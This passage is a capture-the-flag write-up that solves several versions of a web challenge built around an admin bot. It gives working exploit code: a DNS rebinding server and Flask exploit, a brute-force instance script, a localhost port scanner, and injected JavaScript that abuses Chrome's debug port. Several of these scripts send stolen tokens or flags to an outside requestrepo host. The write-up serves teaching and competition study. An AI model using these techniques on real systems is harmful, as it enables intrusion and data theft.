            return f'You won! Your flag is: {flag}', 200

@app.route('/<path:data>', methods=['GET'])
def index(data):
    response = secrets.token_hex(16)
    return make_response(response, 200)


@app.route('/bot', methods=['GET'])
def bot():
    data = request.args.get('address', 'http://example.com/').encode('utf-8')
    data = base64.b64decode(data).decode('utf-8')

    url = urlparse(data)

    if url.scheme not in ['http', 'https']:
        return 'Invalid URL scheme', 400

    url = data.strip()
    print('[+] Visiting ' + url, file=sys.stderr)

    firefox_options = Options()
    firefox_options.add_argument("--headless")
    firefox_options.add_argument("--no-sandbox")

    driver = webdriver.Firefox(options=firefox_options)

    driver.get(request.host_url)
    driver.implicitly_wait(5)
    driver.get(request.host_url+flag_access)
    driver.implicitly_wait(3)

    driver.switch_to.new_window('tab')
    driver.switch_to.window(driver.window_handles[0])

    print('[-] Visiting URL', url, file=sys.stderr)
    driver.get(url)
    try:
        driver.find_element_by_id('clickme').click()
    except Exception as e:
        pass
    print('[-] Done visiting URL', url, file=sys.stderr)

    return redirect('/', code=302)

if __name__ == '__main__':
    app.run(port=PORT, debug=False, host='0.0.0.0')
Rumors have that the author’s firefox version was 2 years old, so my guess is that the exploit in this blog https://jorianwoltjer.com/blog/p/hacking/xs-leaking-flags-with-css-a-ctfd-0day still works for older version of firefox

I could downgrade firefox to experiment but we have something much easier!
driver.get(request.host_url)
driver.implicitly_wait(5)
driver.get(request.host_url+flag_access)
driver.implicitly_wait(3)
Notice something wrong with this piece of code? It is request.host_url!
We can simply change the request Host header to our server
GET /bot?address=aHR0cDovL2V4YW1wbGUuY29tCg== HTTP/1.1
Host: l7so0kr8.requestrepo.com
Connection: keep-alive
Within seconds, our server caught the flag_access

Quick win right?

Wrong. The remote uses caddy reverse_proxy, which ignores the target URL you connect to and route requests solely by the Host header. For example:

If target is web-teemos-secret-c8dq7tdq.smiley.cat and Host: web-leaf-kzvqa70p.smiley.cat the server will actually response with the content of the challenge web-leaf instead of web-teemos-secret
This means that if we put the Host header as our attacker domain

The request won’t reach web-teemos-secret-c8dq7tdq.smiley.cat at all and instead try to find l7so0kr8.requestrepo.com inside /etc/caddy/Caddyfile config, it will simply return an empty 200 OK response if there’s no matching config for the Host header
All hope was lost until strellic came in and said I should try multiple answers DNS rebinding https://brycec.me/posts/corctf_2023_challenges#pdf-pal and shared a plan:
- run custom DNS server which resolves to multiple A records: https://gist.github.com/strellic/d6cbe9a4fb0288ec3ccad1b3f62b3629
- set up DNS records to use this NS
- host exploit server on same port you want to rebind on
- have admin bot make request to your DNS rebind host, which should serve from
IPADDR - once admin bot lands on your page, send a request to
/killand on the server, exit the server - then admin bot should make another request to
/bot, which should use 0.0.0.0 since your server is now offline - that reports the URL to the admin bot, which should then use your custom Host header
- turn back on the server at the correct timing so it catches the new admin bot
Okay, let’s start!
First of all, you need two things:
- VPS: I will use a server with the IP
48.23.45.128 - Domain: I will use
bitset.ctfdomain
Optionally a separate VPS and domain for remote server (You can also just use /etc/hosts):
- VPS: IP is
13.58.74.138 - Domain: I will use
teemos.bitset.ctfdomain
NOTEMy domains and IPs are obviously replaced with random values
Since smiley uses caddy for https, I will do the same thing:
teemos.bitset.ctf {
    reverse_proxy 127.0.0.1:8801
}
We can now access the challenge at https://teemos.bitset.ctf
Back to our exploit server, we will run the custom DNS script which will resolves to multiple A records: https://gist.github.com/strellic/d6cbe9a4fb0288ec3ccad1b3f62b3629
from DNSlib.server import DNSServer, DNSLogger, DNSRecord, RR, QTYPE
import time
import sys

IPADDR = "48.23.45.128"
IPADDR2 = "0.0.0.0"

class Rebinder:
    def resolve(self, request, handler):
        q_name = str(request.q.get_qname()).lower()
        reply = request.reply()

        if request.questions[0].qtype == 28:
            return reply

        reply.add_answer(*RR.fromZone(q_name + " 0 A " + IPADDR))
        reply.add_answer(*RR.fromZone(q_name + " 0 A " + IPADDR2))
        return reply

logger = DNSLogger(prefix=False)
resolver = Rebinder()
server = DNSServer(resolver, port=53, address="0.0.0.0", logger=logger)
server.start_thread()

try:
    while True:
        time.sleep(1)
        sys.stderr.flush()
        sys.stdout.flush()
except KeyboardInterrupt:
    pass
finally:
server.stop()TIPSince we’re running a DNS server on port 53, you need sudo to run this script
Next we will add the following DNS records:
A ns-rebind 48.23.45.128
NS rebind ns-rebind.bitset.ctf
What’s cool about this is that if your server don’t have port 8801 open, curling to it will automatically fallback into 0.0.0.0
❯ curl -iv http://rebind.bitset.ctf:8801
* Host rebind.bitset.ctf:8801 was resolved.
* IPv6: (none)
* IPv4: 48.23.45.128, 0.0.0.0
*   Trying 48.23.45.128:8801...
* connect to 48.23.45.128 port 8801 from 172.16.0.2 port 45974 failed: No route to host
*   Trying 0.0.0.0:8801...
And if you do python3 -m http.server 8801 for example:
❯ curl -iv http://rebind.bitset.ctf:8801
* Host rebind.bitset.ctf:8801 was resolved.
* IPv6: (none)
* IPv4: 48.23.45.128, 0.0.0.0
*   Trying 48.23.45.128:8801...
* Connected to rebind.bitset.ctf (48.23.45.128) port 8801
Thus you have full control over which ip should the DNS resolves to, completely bypass the 60s TTL on chrome/firefox DNS cache
Now what we want to do is write an exploit Flask server on port 8801, here’s the flow:
- First send the bot to
rebind.bitset.ctf:8801, DNS will resolves to48.23.45.128:8801Our html will do two things:
fetch(/kill)which kills our server, DNS will fallback into0.0.0.0- Calling
location = http://rebind.bitset.ctf:8801/bot?address=b64(http://example.com)will effectively be the same as127.0.0.1:8801/botbut with our malicious headerHost: rebind.bitset.ctf
- Turn the server back at the correct timing so that
/{flag_access}gets sent to our server - Simply
/gamble?flag={flag_access}and enjoy the flag
Exploit script by o3:
#!/usr/bin/env python3
# exploit.py   — run with:
#   while sleep 3; do python3 exploit.py; done

from flask import Flask, request, Response
import os, re, threading, sys

PORT   = 8801
DOMAIN = 'rebind.bitset.ctf:8801'

app   = Flask(__name__)
state = {'token': None, 'flag': None}

FIRST_STAGE = f'''<!doctype html><html><body>
<script>
(async () => {{
  try {{ await fetch('/kill'); }} catch(e) {{}}           // 1️⃣ drop server
  await new Promise(r => setTimeout(r, 1500));            // wait for server to die
  location.href = 'http://{DOMAIN}/bot?address=' +
                  btoa('http://{DOMAIN}/collect');        // 2️⃣ hit /bot
}})();
</script>
</body></html>'''

@app.route('/')
def index():
    return Response(FIRST_STAGE, mimetype='text/html')

@app.route('/kill')
def kill():
    """Return 200 then terminate the process so the outer bash loop restarts it."""
    threading.Thread(target=lambda: (os._exit(0))).start()
    return 'bye'

# catch-all – where /<flag_access> lands after DNS flips back to VPS
@app.route('/<token>')
def grab_token(token):
    if re.fullmatch(r'[0-9a-f]{32}', token):
        state['token'] = token
        print('[+] flag_access leaked:', token, file=sys.stderr, flush=True)
    return 'OK'

if __name__ == '__main__':
    print('[+] Flask exploit listening on :%d' % PORT, file=sys.stderr)
    app.run(host='0.0.0.0', port=PORT, threaded=True)
I found out that while sleep 3; do python3 exploit.py; done works well on remote, your miley may varies. Then you can call https://teemos.bitset.ctf/bot?address=b64(http://rebind.bitset.ctf:8801) to start the exploit!
ubuntu@ip-172-31-3-167:~/ex$ while sleep 3; do python3 exploit.py; done
[+] Flask exploit listening on :8801
 * Serving Flask app 'exploit'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:8801
 * Running on http://172.31.3.167:8801
Press CTRL+C to quit
13.58.74.138 - - [19/Jun/2025 07:38:44] "GET / HTTP/1.1" 200 -
[+] Flask exploit listening on :8801
 * Serving Flask app 'exploit'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:8801
 * Running on http://172.31.3.167:8801
Press CTRL+C to quit
13.58.74.138 - - [19/Jun/2025 07:38:52] "GET / HTTP/1.1" 200 -
[+] flag_access leaked: 734400b709ffa0e5c82a742cb1890720
We successfully leaked the flag_access and easily got the flag!
❯ curl https://teemos.bitset.ctf/gamble\?flag\=734400b709ffa0e5c82a742cb1890720
You won! Your flag is: .;,;.{sadly_:visit_tag_just_got_fixed_everywhere}
The impossible (Original teemo v2)
After I blooded v1, chara wanted to release a harder version that requires oneshotting the flag_access (using mix-blend-mode: multiply which I wrote above)
However, she made an oopsie:
@app.route('/bot', methods=['GET'])
def bot():
    global flag_access
    data = request.args.get('address', 'http://example.com/').encode('utf-8')
    data = base64.b64decode(data).decode('utf-8')

    url = urlparse(data)

    if url.scheme not in ['http', 'https']:
        return 'Invalid URL scheme', 400

    url = data.strip()
    print('[+] Visiting ' + url, file=sys.stderr)

    firefox_options = Options()
    firefox_options.add_argument("--headless")
    firefox_options.add_argument("--no-sandbox")

    driver = webdriver.Firefox(options=firefox_options)

    driver.get('http://127.0.0.1:7382/')
    driver.implicitly_wait(3)
    driver.get('http://127.0.0.1:7382/'+flag_access)
    driver.implicitly_wait(3)

    driver.switch_to.new_window('tab')
    driver.switch_to.window(driver.window_handles[0])

    print('[-] Visiting URL', url, file=sys.stderr)
    driver.get(url)

    wait = WebDriverWait(driver, 10)
    try:
        wait.until(lambda d: 'loaded' in d.title.lower())
    except Exception as e:
        print('[-] Error waiting for page to load:', e, file=sys.stderr)

    driver.get(url)
    driver.save_screenshot('screenshot.png')
    print('[-] Done visiting URL', url, file=sys.stderr)

    image = Image.open('screenshot.png')
    # opps I fucked it up
    screenshot_data = image.crop((0, 0, 1, 1)).tobytes()
    response = make_response(screenshot_data, 200)
    response.headers['Content-Type'] = 'image/png'

    flag_access = secrets.choice(flags)
    return response
The flag_access was changed before the image response. From my knowledge there’s only one way to get the flag in this situation.. N-DAY RCE
Yeah that’s right, challenge authors love to use --no-sandbox in client side challenges, you can solve every xss challenge if you have a chrome render rce. This actually has been done in the past by my teammate jopraveen in PwnMe CTF 2025, you can read more details here: Too Lazy to get XSS? Then use n-days to get RCE in the Admin bot
But wait! Doesn’t that mean we need a 0day for firefox in this challenge? Well luckily there’s something better: LUCK! In contest, msanft came up with a cheesy idea and straight up gamble until he got the flag:
import requests
import time
from bs4 import BeautifulSoup as bs

cookies = {
    'token': 're.dac.ted',
}

def get_new_instance():
    res = requests.post('https://play.ctf.gg/api/challs/deploy/new/web-teemos-secret', cookies=cookies, json={})
    if res.status_code != 200:
        print(f"Failed to get new instance: {res.status_code} {res.text}")
        return None
    id = res.json()["id"]
    if not id:
        print("No instance ID returned")
        return None

    deployed = False
    tries = 0
    while not deployed and tries < 15:
        res = requests.get(f'https://play.ctf.gg/api/challs/deploy/get/{id}', cookies=cookies)
        if res.status_code != 200:
            print(f"Failed to get instance details: {res.status_code} {res.text}")
            return None
        instance = res.json()
        deployed = (instance["data"] != None)
        if not deployed:
            print("Waiting for instance to deploy...")
            time.sleep(tries * 2 + 1)  # Exponential backoff
            tries += 1

    data = instance["data"]
    port = list(data["default"]["ports"])[0]
    url_data = data["default"]["ports"][port]
    return f"https://{url_data['subdomain']}.smiley.cat"

def destroy_instance():
    res = requests.delete(f"https://play.ctf.gg/api/challs/deploy/destroy/web-teemos-secret", cookies=cookies)
    if res.status_code != 200:
        print(f"Failed to destroy instance: {res.status_code} {res.text}")
        return False
    return True

def get_all_flags(url):
    for i in range(3):
        response = requests.get(url)
        if response.status_code == 404:
            print("Instance not found, retrying...")
            time.sleep(2)
            continue
        elif response.status_code != 200:
            print(f"Failed to access instance: {response.status_code} {response.text}")
            return None
        soup = bs(response.text, 'html.parser')
        return [flag.text for flag in soup.find_all('a')]

def gamble(url, flag):
    response = requests.get(f"{url}/gamble?flag={flag}")
    if response.status_code == 404:
        raise Exception("Instance not found, retrying...")
    if response.status_code == 200:
        print("Gamble successful:", response.text)
        exit(0)
    else:
        print("Gamble failed:", response.text)
        return None

SOLVED = False

j=0
while not SOLVED:
    j += 1
    print(f"Attempt {j} to solve the challenge...")
    instance_url = get_new_instance()
    if not instance_url:
        print("Failed to get a new instance, retrying...")
        continue
    print(f"Instance URL: {instance_url}")
    try:
        flags = get_all_flags(instance_url)
        assert len(flags) == 1000, "Expected 1000 flags, got: " + str(len(flags))
        if not flags:
            print("No flags found, retrying...")
            continue

        for i in range(3):
            flag = flags.pop(0)
            print(f"Trying flag: {flag}")
            result = gamble(instance_url, flag)
    except Exception as e:
        print(f"An error occurred: {e}")
    finally:
        destroyed = False
        while not destroyed:
            destroyed = destroy_instance()
            time.sleep(1)
        time.sleep(3)
Since the number of links got reduced from 100k to 1000 to reduce the infra pressure, this will only takes 333 attempts on average and around 30 minutes to get the flag!
Quick math test:
import secrets

secret = secrets.randbelow(1000)
i = 0

while True:
    i += 1
    guess1 = secrets.randbelow(1000)
    guess2 = secrets.randbelow(1000)
    guess3 = secrets.randbelow(1000)

    if guess1 == secret or guess2 == secret or guess3 == secret:
        print(i)
        break
What do you think the expected value of this code is?
Answer
It’s not but:
because you can’t bail out early in a batch of 3 even if you guessed correctly
Unintended v2
Shortly after, an additional feature was added for non-pwners. You can now run javascript!?
@app.route('/bot', methods=['GET'])
def bot():
    global flag_access
    if not bot_lock.acquire(blocking=False):
        return 'please wait admin bot to finish running', 429
    try:
        data = request.args.get('address', 'http://example.com/').encode('utf-8')
        action = request.args.get('action', 'console.log("hi")').encode('utf-8')
        data = base64.b64decode(data).decode('utf-8')

        url = urlparse(data)

        if url.scheme not in ['http', 'https']:
            return 'Invalid URL scheme', 400

        url = data.strip()
        print('[+] Visiting ' + url, file=sys.stderr)

        chrome_options = Options()
        # firefox_options.add_argument("--headless")
        chrome_options.add_argument("--no-sandbox")

        driver = webdriver.Chrome(options=chrome_options)

        driver.get('http://127.0.0.1:7382/')
        driver.implicitly_wait(3)
        driver.get('http://127.0.0.1:7382/'+flag_access)
        driver.implicitly_wait(3)

        driver.switch_to.new_window('tab')
        driver.switch_to.window(driver.window_handles[0])

        print('[-] Visiting URL', url, file=sys.stderr)
        driver.get(url)

        wait = WebDriverWait(driver, 10)
        try:
            wait.until(lambda d: 'loaded' in d.title.lower())
        except Exception as e:
            print('[-] Error waiting for page to load:', e, file=sys.stderr)
        print('[-] Executing action:', action, file=sys.stderr)

        try:
            driver.execute_script(action.decode('utf-8'))
        except Exception as e:
            print('[-] Error executing action:', e, file=sys.stderr)
        driver.save_screenshot('screenshot.png')
        driver.quit()
        print('[-] Done visiting URL', url, file=sys.stderr)

        image = Image.open('screenshot.png')
        # opps I fucked it up
        screenshot_data = image.crop((0, 0, 100, 100)).tobytes()
        response = make_response(screenshot_data, 200)
        response.headers['Content-Type'] = 'image/png'

        flag_access = secrets.choice(flags)
        return response
    finally:
        bot_lock.release()
But wait, something doesn’t feel right!
driver.switch_to.new_window('tab')
driver.switch_to.window(driver.window_handles[0])
It opened a new tab, but switched back to the first tab. Because this tab happens to be the same one the bot used to open /{flag_access} we have a quick win!
If we have this script in our exploit website:
<script>history.back(-1)</script>We can then take advantage of the action driver.execute_scripts to leak location.href
Full solve script:
import base64, webbrowser
import urllib.parse

URL = "http://127.0.0.1:7382"

js_action = r"""
return (async () => {
    const token = location.pathname.slice(1);
    const resp  = await fetch('/gamble?flag=' + token);
    const text  = await resp.text();
    await fetch('https://l7so0kr8.requestrepo.com/?flag=' + text);
})();
"""

print("[*] Triggering the admin bot …")
final_url = f"{URL}/bot?address={base64.b64encode(b'https://l7so0kr8.requestrepo.com/').decode()}&action={urllib.parse.quote(js_action)}"

print(final_url)
webbrowser.open(final_url)
The chrome debugging shenanigans (Went RCE)
Now the fun part begins, the bot switches to the new tab as expected now:
@app.route('/bot', methods=['GET'])
def bot():
    global flag_access
    if not bot_lock.acquire(blocking=False):
        return 'please wait admin bot to finish running', 429
    try:
        data = request.args.get('address', 'http://example.com/').encode('utf-8')
        action = request.args.get('action', 'console.log("hi")').encode('utf-8')
        data = base64.b64decode(data).decode('utf-8')

        url = urlparse(data)

        if url.scheme not in ['http', 'https']:
            return 'Invalid URL scheme', 400

        url = data.strip()
        print('[+] Visiting ' + url, file=sys.stderr)

        chrome_options = Options()
        chrome_options.add_argument("--headless")
        chrome_options.add_argument("--no-sandbox")

        driver = webdriver.Chrome(options=chrome_options)

        driver.get('http://127.0.0.1:7382/')
        driver.implicitly_wait(3)
        driver.get('http://127.0.0.1:7382/'+flag_access)
        driver.implicitly_wait(3)

        driver.switch_to.new_window('tab')
        driver.switch_to.window(driver.window_handles[1])

        print('[-] Visiting URL', url, file=sys.stderr)
        driver.get(url)

        wait = WebDriverWait(driver, 5)
        try:
            wait.until(lambda d: 'loaded' in d.title.lower())
        except Exception as e:
            print('[-] Error waiting for page to load:', e, file=sys.stderr)
        print('[-] Executing action:', action, file=sys.stderr)

        try:
            driver.execute_script(action.decode('utf-8'))
        except Exception as e:
            print('[-] Error executing action:', e, file=sys.stderr)

        driver.get(url)
        driver.save_screenshot('screenshot.png')
        # driver.quit()
        print('[-] Done visiting URL', url, file=sys.stderr)

        image = Image.open('screenshot.png')
        # opps I fucked it up
        screenshot_data = image.crop((0, 0, 100, 100)).tobytes()
        response = make_response(screenshot_data, 200)
        response.headers['Content-Type'] = 'image/png'

        flag_access = secrets.choice(flags)
        return response
    finally:
        bot_lock.release()
This time notice that driver.quit() was commented out. This means that we can try to find the chrome debugging port. If we can do that it will open a lot of possibilities
So which ports are we interested in? Let’s take a look at the lsof:
❯ sudo lsof -i | grep chrome
[sudo] password for rewhile:
chromedri 15095  rewhile   7u  IPv6 137574      0t0  TCP ip6-localhost:45451 (LISTEN)
chromedri 15095  rewhile   8u  IPv4 137575      0t0  TCP localhost:45451 (LISTEN)
chromedri 15095  rewhile   9u  IPv4 139518      0t0  TCP localhost:45451->localhost:45696 (ESTABLISHED)
chromedri 15665  rewhile   7u  IPv6 137760      0t0  TCP ip6-localhost:46025 (LISTEN)
chromedri 15665  rewhile   8u  IPv4 137761      0t0  TCP localhost:46025 (LISTEN)
chromedri 15665  rewhile  11u  IPv4 130917      0t0  TCP localhost:46682->localhost:46591 (ESTABLISHED)
chromedri 15665  rewhile  12u  IPv4 121247      0t0  TCP localhost:46694->localhost:46591 (ESTABLISHED)
chrome    15671  rewhile  85u  IPv4 145598      0t0  TCP localhost:46591 (LISTEN)
chrome    15671  rewhile  93u  IPv4 145600      0t0  TCP localhost:46591->localhost:46682 (ESTABLISHED)
chrome    15671  rewhile 115u  IPv4 313175      0t0  TCP localhost:46448->localhost:9229 (SYN_SENT)
chrome    15671  rewhile 145u  IPv4 144771      0t0  TCP localhost:46591->localhost:46694 (ESTABLISHED)
After trial and error we got two interesting ports, first one being the chrome debug port
❯ curl http://localhost:46591/json/version
{
   "Browser": "Chrome/131.0.6778.204",
   "Protocol-Version": "1.3",
   "User-Agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36",
   "V8-Version": "13.1.201.19",
   "WebKit-Version": "537.36 (@52183f9e99a61056f9b78535f53d256f1516f2a0)",
   "webSocketDebuggerUrl": "ws://localhost:46591/devtools/browser/8e0ed4ba-4277-40f6-bcad-af7d4cf08b9e"
}
And this weird response from an another port
❯ curl http://localhost:45451
{"value":{"error":"unknown command","message":"unknown command: unknown command: ","stacktrace":"#0 0x56635af7fecf \u003Cunknown>\n#1 0x56635aa42bdd \u003Cunknown>\n#2 0x56635aab0dfa \u003Cunknown>\n#3 0x56635aab0c34 \u003Cunknown>\n#4 0x56635aa0f425 \u003Cunknown>\n#5 0x56635af51422 \u003Cunknown>\n#6 0x56635af547db \u003Cunknown>\n#7 0x56635af5421a \u003Cunknown>\n#8 0x56635af54c85 \u003Cunknown>\n#9 0x56635af41fcb \u003Cunknown>\n#10 0x56635af55053 \u003Cunknown>\n#11 0x56635af2c16f \u003Cunknown>\n#12 0x56635aa0da7d \u003Cunknown>\n#13 0x56635aa0d0e6 \u003Cunknown>\n#14 0x7a6278d49e08 \u003Cunknown>\n#15 0x7a6278d49ecc __libc_start_main\n#16 0x56635a93e1e5 _start\n"}}
This will become important later.
Finding chrome ports
First, let’s focus on finding the chrome debugging port. I asked gemini to write a script that will find us open ports in the range [40000, 50000]:
<script>
(async () => {
    // --- Configuration ---
    // The URL to notify when a port is found.
    const NOTIFY_URL = 'https://l7so0kr8.requestrepo.com/?port=';
    // The range of ports to scan.
    const START_PORT = 40000;
    const END_PORT = 50000;
    // How many ports to scan concurrently.
    const BATCH_SIZE = 150;
    // How long to wait. Increased for more reliability to catch slower ports.
    const TIMEOUT_MS = 1000; // Increased from 400ms to 1 second
    // -------------------

    console.clear();
    console.log(
        "%cScanning with a more patient timeout (%dms) to find all open ports...",
        "color: orange; font-weight: bold; font-size: 1.1em;",
        TIMEOUT_MS
    );
    console.log("Please ignore the expected connection error messages.");
    console.log(`Scanning range ${START_PORT}-${END_PORT}...`);

    /**
     * Checks a port. Resolves with the port number if open, rejects otherwise.
     */
    const checkPort = (port) => {
        return new Promise((resolve, reject) => {
            const controller = new AbortController();
            const timeoutId = setTimeout(() => controller.abort(), TIMEOUT_MS);

            fetch(`http://localhost:${port}/json/list`, {
                mode: 'no-cors',
                signal: controller.signal,
                cache: 'no-store'
            })
            .then(() => {
                clearTimeout(timeoutId);
                resolve(port); // Port is open
            })
            .catch((err) => {
                clearTimeout(timeoutId);
                reject(err); // Port is closed or timed out
            });
        });
    };

    const foundPorts = [];

    // Process ports in manageable batches
    for (let i = START_PORT; i <= END_PORT; i += BATCH_SIZE) {
        const batchStart = i;
        const batchEnd = Math.min(i + BATCH_SIZE - 1, END_PORT);

        const portsInBatch = Array.from({ length: batchEnd - batchStart + 1 }, (_, j) => batchStart + j);
        const checkPromises = portsInBatch.map(port => checkPort(port));

        const results = await Promise.allSettled(checkPromises);

        for (const result of results) {
            if (result.status === 'fulfilled') {
                const openPort = result.value;
                // Add to list only if it's not already there (unlikely, but safe)
                if (!foundPorts.includes(openPort)) {
                    console.log(`%cFound open port: ${openPort}`, 'color: #22c55e;');
                    foundPorts.push(openPort);

                    // Send the notification to the external URL
                    fetch(`${NOTIFY_URL}${openPort}`, { mode: 'no-cors' }).catch(()=>{/*ignore*/});
                }
            }
        }
    }

    // --- Final Summary ---
    console.log('\n--------------------------------------');
    if (foundPorts.length > 0) {
        // Sort ports numerically for easier reading
        foundPorts.sort((a, b) => a - b);
        const portList = foundPorts.join(', ');
        console.log(`%c✅ Scan Complete. Found ${foundPorts.length} open port(s): ${portList}`, 'color: #22c55e; font-size: 1.5em; font-weight: bold;');

        copy(portList);
        console.log('(List of ports has been copied to your clipboard)');
    } else {
        console.error(`%c❌ Scan Complete. No open ports found in the range ${START_PORT}-${END_PORT}.`, 'color: #ef4444; font-size: 1.2em; font-weight: bold;');
    }
    console.log('--------------------------------------');
})();
</script>
We will send http://localhost:7382/bot?address=aHR0cHM6Ly9sN3NvMGtyOC5yZXF1ZXN0cmVwby5jb20v&action=throw new Error("hai") to the bot. We intentionally threw an error js script in order to crash the request before flag_access = secrets.choice(flags) has the chance to execute
Within a minute after shipping it to the bot, we got our results back:

One of these ports will be our chrome debugging port!

Then I had a good idea, I used /json/list. See using /json/list gave me a whole new tab infos I couldn’t have seen before, which also happens to contain the flag_access!
Here’s the plan:
- First we let the bot visit our website, which will be redirected to the chrome debugging page
- Since we’re now on the same origin as debug page, we can now fetch
/json/listand get theflag_accessurl - Crashes the request so that
flag_accessdoesn’t get changed - Gamble ourselves
- ???
- Profit
Full solve script:
import urllib.parse, base64, webbrowser

URL = "http://localhost:7382"
DEBUG_PORT = 46441

js = """
return (async () => {
        const response = await fetch('http://127.0.0.1:"""+str(DEBUG_PORT)+"""/json/list');
        const tabs = await response.json();
        console.log(tabs)
        console.log(tabs[1]['url'])

        const secretUrl = tabs[1]['url'];
        console.log(secretUrl)
        const flag_access = secretUrl.split('/').pop();
        console.log(flag_access)

        const gambleUrl = `http://127.0.0.1:7382/gamble?flag=${flag_access}`;
        console.log(gambleUrl);
        // location.href = `http://127.0.0.1:7382/gamble?flag=${flag_access}`
        // await window.open(`http://127.0.0.1:7382/gamble?flag=${flag_access}`, "", 400, 600)
        await fetch(`https://l7so0kr8.requestrepo.com/?${gambleUrl}`);
        throw new Error("hai");
})();
"""

